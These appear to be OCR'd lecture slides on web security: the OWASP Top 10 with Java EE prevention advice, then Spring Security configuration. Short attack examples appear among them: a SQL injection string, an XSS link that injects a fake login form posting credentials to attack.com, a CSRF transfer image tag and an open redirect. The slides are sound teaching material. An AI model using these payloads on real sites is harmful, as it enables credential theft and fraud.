

1 About Web Security

What is application security ?



see [?]

So what can happen ?



- taken from [?]
- first half of 2013
- Let's focus on application security risks
- Risk = vulnerability + impact

New App: `http://www-03.ibm.com/security/xforce/xfisi`


Selected Vocabulary

Spear phishing is phishing targeted at specific individuals/organizations.

DDoS (Distributed Denial of Service) means that more computers try to perform DoS

Watering Hole means infecting some group/community/regional/industrial site with malware

Application Security Risks




Taken from OWASP web site, `http://www.owasp.org`, ©OWASP

OWASP

- Open Web Application Security Project
- `http://www.owasp.org`
- Risk analysis, guidelines, tutorials, software for handling security in web applications properly.
- ESAPI
- Since 2002

2 OWASP Top 10

Web Application Vulnerabilities



Top 10 web application vulnerabilities for 2006 – taken from [?]

OWASP Top 10, 2010 [?]

Injection	Cross-Site Scripting (XSS)
Broken Authentication and Session Management	Insecure Direct Object References
Cross-Site Request Forgery (CSRF)	Security Misconfiguration
Insecure Cryptographic Storage	Failure to Restrict URL Access
Insufficient Transport Layer Protection	Unvalidated Redirects and Forwards

On the next slides: A = attacker, V = victim.

OWASP Top 10, 2013 [?]

Injection	Cross-Site Scripting (XSS)
Broken Authentication and Session Management	Insecure Direct Object References
Security Misconfiguration	**Sensitive Data Exposure**
Missing function level access control	Cross-site request forgery
Using known vulnerable components	**Unvalidated Redirects and Forwards**

Bold

= new in top 10. Next release expected in 2017.

On the next slides: A = attacker, V = victim.

Injection

Vulnerability

A sends a text in the syntax of the targeted interpreter to run an unintended (malicious) code. Server-side.

Prevention in Java EE

- escaping manually, e.g. preventing injection into Java – Runtime.exec(), scripting languages.
- by means of a safe API, e.g. secure database access using :
  - JDBC (SQL) → PreparedStatement
  - JPA (SQL,JPQL) → bind parameters, criteria API

Example

A sends: `http://ex.com/userList?id=′or′1′=′1′` The processing servlet executes the following code:

```
String query = "SELECT * FROM users WHERE uid=" + "'" + request.getParameter("id") +
  "'";
```

Broken Authentication and Session Management

Vulnerability

A uses flaws in authentication or session management (exposed accounts, plain-text passwds, session ids)

Prevention in Java EE

- Use HTTPS for authentication and sensitive data exchange
- Use a security library (ESAPI, Spring Sec., container sec.)
- Force strong passwords
- **Hash all passwords**
- **Bind session to more factors (IP)**

Example

- **A** sends a link to **V** with jsessionid in URL `http://ex.com;jsessionid=2P0O5FF01`...
- **V** logs in (having jsessionid in the request), then **A** can use the same session to access the account of **V**.
- Inproper setup of a session timeout – **A** can get to the authenticated page on the computer where **V** forgot to log out and just closed the browser instead.
- No/weak protection of sensitive data – if password database is compromised, **A** reads plain-text passwords of users.

Cross-Site Scripting (XSS)

Vulnerability

The mechanism is similar to injection, only applied on the client side. **A** ensures a malicious script gets into the **V**'s browser. The script can e.g steal the session, or perform redirect.

Prevention in Java EE

Escape/validate both server-handled (Java) and client-handled (JavaScript) inputs

Example

Persistent – a script code filled by **A** into a web form (e.g.discussion forum) gets into DB and **V** retrieves (and runs) it to the browser through normal application operation.

Non-persistent – **A** prepares a malicious link `http://ex.com/search?q='/><hr/><br>Login:<br/><formaction='http://attack.com/saveStolenLogin'>Username:<inputtype=textname=login></br>Password:<inputtype=textname=password><inputtype=submitvalue=LOGIN></form></br>'<hr/>` and sends it by email to **V**. Clicking the link inserts the JavaScript into the **V**'s page asking **V** to provide his credentials to the malicious site.

Insecure Direct Object References

Vulnerability

A is an authenticated user and changes a parameter to access an unauthorized object.

Prevention in Java EE

- Check access by *data-driven security*
- Use per user/session indirect object references – e.g. AccessReferenceMap of ESAPI

Example

A is an authenticated regular user being able to view/edit his/her user details being stored as a record with id=3 in the db table users. Instead (s)he retrieves another record (s)he is not authorized for: `http://ex.com/users?id=2` The request is processed as

```
PreparedStatement s
  = c.prepareStatement("SELECT * FROM users WHERE id=?",...);
s.setString(1,request.getParameter("id"));
s.executeQuery();
```

Security Misconfiguration

Vulnerability

A accesses default accounts, unprotected files/directories, exception stack traces to get knowledge about the system.

Prevention in Java EE

- keep your SW stack (OS, DB, app server, libraries) up-to-date
- scans/audits/tests to check that no resource turned unprotected, stacktrace gets out on exception ...

Example

- Application uses *older version of library* (e.g. Spring) having a security issue. In newer version the issue is fixed, but the application is not updated to the newer version.
- Automatically installed admin console of application server and not removed providing access through*default passwords*.
- *Enabled directory listing* allows **A** to download Java classes from the server, reverse-engineer them and find security flaws of your app.
- The *application returns stack trace on exception*, revealing its internals to **A**.

Sensitive Data Exposure

Vulnerability

A typically doesn't break the crypto. Instead, (s)he looks for plain-text keys, weakly encrypted keys, access open channels transmitting sensitive data, by means of man-in-the-middle attacks, stealing keys, etc.

Prevention in Java EE

- Encryption of offsite backups, keeping encryption keys safe
- Discard unused sensitive data
- Hashing passwords with *strong algorithms and salt*, e.g. bcrypt, PBKDF2, or scrypt.

Example

- A backup of encrypted health records is stored together with the encryption key. A can steal both.
- A site doesn't SSL for all authenticated resources. A monitors network traffic and observes V's session cookie.
- unsalted hashes – how quickly can you crack this MD5 hash

  `ee3a51c1fb3e6a7adcc7366d263899a3` (try e.g. `http://www.md5decrypter.co.uk`)

What is hashing ?

- Hashing = One-way function to a fixed-length string
  - Today e.g. SHA256, RipeMD, WHIRLPOOL, SHA3
- (Unsalted) Hash (MD5, SHA)
  - `"wpa2"` $\xrightarrow{md5}$ `"ee3a51c1fb3e6a7adcc7366d263899a3"`
  - Why not ? Look at the previous slide – generally brute forced in 4 weeks
- Salted hash (MD5, SHA)
  - `salt = "eb6d5c4b6a5d1b6cd1b62d1cb65cd9f5"`
  - `"wpa2"+salt` $\xrightarrow{md5}$ `= "4d4680be6836271ed251057b839aba1c"`
  - Useful when defending attacks on multiple passwords. Preventing from using rainbow tables.
  - SHA-1 Generally brute forced reasonable time (1 hour for top-world HW [?])

Missing Function Level Access Control

Vulnerability

A is an authenticated user, but does should not have admin privileges. By simply changing the URL, **A** is able to access functions not allowed for him/her.

Prevention in Java EE

- Proper role-based authorization
- Deny by default + Opt-In Allow
- *Not enough to hide buttons, also the controllers/business layer must be protected.*

Example

- Consider two pages under authentication: `http://example.com/app/getappInfo` `http://example.com/app/admin_getappInfo`
- **A** is authorized for both pages but should be only for the first one as (s)he is not in the admin role.

Cross-Site Request Forgery

Vulnerability

A creates a forged HTTP request and tricks **V** into submitting it (image tags, XSS) *while authenticated.*

Prevention in Java EE

Insert a unique token in a hidden field – the attacker will not be able to guess it.

Example

A creates a forged request that transfers amount of money (amnt) to the account of **A** (dest)

`http://ex.com/transfer?amnt=1000&dest=123456`

This request is embedded into an image tag on a page controled by **A** and visited by **V** who is tricked to click on it

```
<img src="http://ex.com/transfer?amnt=1000&dest=123456"/>
```

Using Components with Known Vulnerabilities

Vulnerability

The software uses a framework library with known security issues (or one of its dependencies). **A** scans the components used and attacks in a known manner.

Prevention in Java EE

- Use only components you wrote yourselves :-)
- Track versions of all third-party libraries you are using (e.g. by Maven) and monitor their security issues on mailing lists, fora, etc.
- Use security wrappers around external components.

Example

From [?] – "The following two vulnerable components were downloaded 22m times in 2011":

Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)

Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.“

Unvalidated Redirects and Forwards

Vulnerability

A tricks **V** to click a link performing unvalidated redirect/forward that might take **V** into a malicious site looking similar (phishing)

Prevention in Java EE

- Avoid redirects/forwards
- ...if not possible, don't involve user supplied parameters in calculating the redirect destination.
- ...if not possible, check the supplied values before constructing URL.

Example

A makes **V** click on

`http://ex.com/redirect.jsp?url=malicious.com`

which passes URL parameter to JSP page `redirect.jsp` that finally redirects to `malicious.com`.

OWASP Mobile Top 10, 2016 [?]

M1: Improper Platform Usage Mobile Platform Security Control (Permissions, Keychain, etc.)	M2: Insecure Data Storage Insecure data storage and unintended data leakage
M3: Insecure Communication incorrect SSL versions, poor handshaking, etc.	M4: Insecure Authentication failing to identify the user/maintain his/her identity, etc.
M5: Insufficient Cryptography MD5 hash, unsalted hash, etc.	M6: Insecure Authorization authorization on client side, etc.
M7: Client Code Quality buffer overflows, format string vulnerabilities, etc.	M8: Code Tampering dynamic memory modification, method hooking, etc.
M9: Reverse Engineering tampering intelectual property and other vulnerabilities, etc.	M10: Extraneous Functionality forgot to reenable 2-factor authentication after testing, putting passwords to logs, etc.

3 Security for Java Web Applications

Security Libraries

- ESAPI `https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API`
- JAAS (∈ Java EE) `http://docs.oracle.com/javase/6/docs/technotes/guides/security`
- Spring Security `http://static.springsource.org/spring-security/site`
- Apache Shiro `http://shiro.apache.org`

Spring Security

- formerly Acegi Security
- secures
  - Per architectural artifact:
    - * web requests and access at the URL
    - * method invocation (through AOP)
  - Per authorization object type:
    - * operations
    - * data
- authentication and authorization

Spring Security Modules

ACL – domain object security by Access Control Lists

CAS – Central Authentication Service client

Configuration – Spring Security XML namespace ← **mandatory**

Core – Essential Spring Security Library ← **mandatory**

LDAP – Support for LDAP authentication


OpenID – Integration with OpenID (decentralized login)

Tag Library – JSP tags for view-level security

Web – Spring Security's filter-based web security support

For Web Apps

Securing Web Requests




- Prevent users access unauthorized URLs
- Force HTTPs for some URLs
- First step: declare a servlet filter in `web.xml`:

Name of a Spring bean, that is automatically created

```
<filter>
   <filter-name>springSecurityFilterChain</filter-name>
   <filter-class>
      org.springframework.web.filter.DelegatingFilterProxy
   </filter-class>
</filter>
```

DelegatingFilterProxy
Servlet context
delegates to
Spring-injected filter
Spring context

Basic Security Setup




- Basic security setup in `app-security.xml`:

```
<http auto-config="true">
   <intercept-url pattern="/**"access="ROLE_REGULAR"/>
</http>
```

- These lines automatically setup
  - a filter chain delegated from `springSecurityFilterChain`.
  - a login page
  - a HTTP basic authentication
  - logout functionality – session invalidation

Customizing Security Setup



- Defining custom login form:

```
<http auto-config="true">
      <form-login
   login-processing-url="/static/j_spring_security_check"
   login-page="/login"
   authentication-failure-url="/login?login_error=t"/>
      <intercept-url pattern="/**"access="ROLE_REGULAR"/>
</http>
```

Where is the login page


Where to redirect on login failure

Where the login page is submitted to authenticate users

- … for a custom JSP login page:

```
<spring:url var="authUrl" value="/static/j_spring_security_check"/>
<form method="post" action="${authUrl}">
 … <input id="username_or_email" name="j_username" type="text"/>
 … <input id="password" name="j_password" type="password" />
 … <input id="remember_me" name="_spring_security_remember_me"
          type="checkbox"/>
 … <input name="commit" type="submit" value="SignIn"/>
</form>
```

Intercepting Requests and HTTPS




- Intercept-url rules are evaluated top-bottom; it is possible to use various SpEL expressions in the `access` attribute (e.g. `hasRole`, `hasAnyRole`, `hasIpAddress`)

-
  ```
  <http auto-config="true" use-expressions="true">
     <intercept-url
        pattern="/admin/**"
        access="ROLE_ADM"
        requires-channel="https"/>
     <intercept-url pattern="/user/**" access="ROLE_USR"/>
     <intercept-url
        pattern="/usermanagement/**"
        access="hasAnyRole('ROLE_MGR','ROLE_ADM')"/>
     <intercept-url
        pattern="/**"
        access="hasRole('ROLE_ADM') and
  hasIpAddress('192.168.1.2')"/>
  </http>
  ```

Allows SpEL

Forces HTTPS

Securing View-level elements



- JSP
  - Spring Security ships with a small JSP tag library for access control:

```
<%@ taglibprefix="security"
uri="http://www.springframework.org/security/tags"%>
```


- JSF
  - Integrated using Facelet tags, see

http://static.springsource.org/spring-webflow/docs/2.2.x/reference/html/ch13s09.html

Authentication

- In-memory
- JDBC
- LDAP
- OpenID
- CAS
- X.509 certificates
- JAAS

Securing Methods



```
<global-method-security
secured-annotations=“enabled“
jsr250-annotations=“enabled“/>
```

@Secured

@RolesAllowed (compliant with EJB 3)

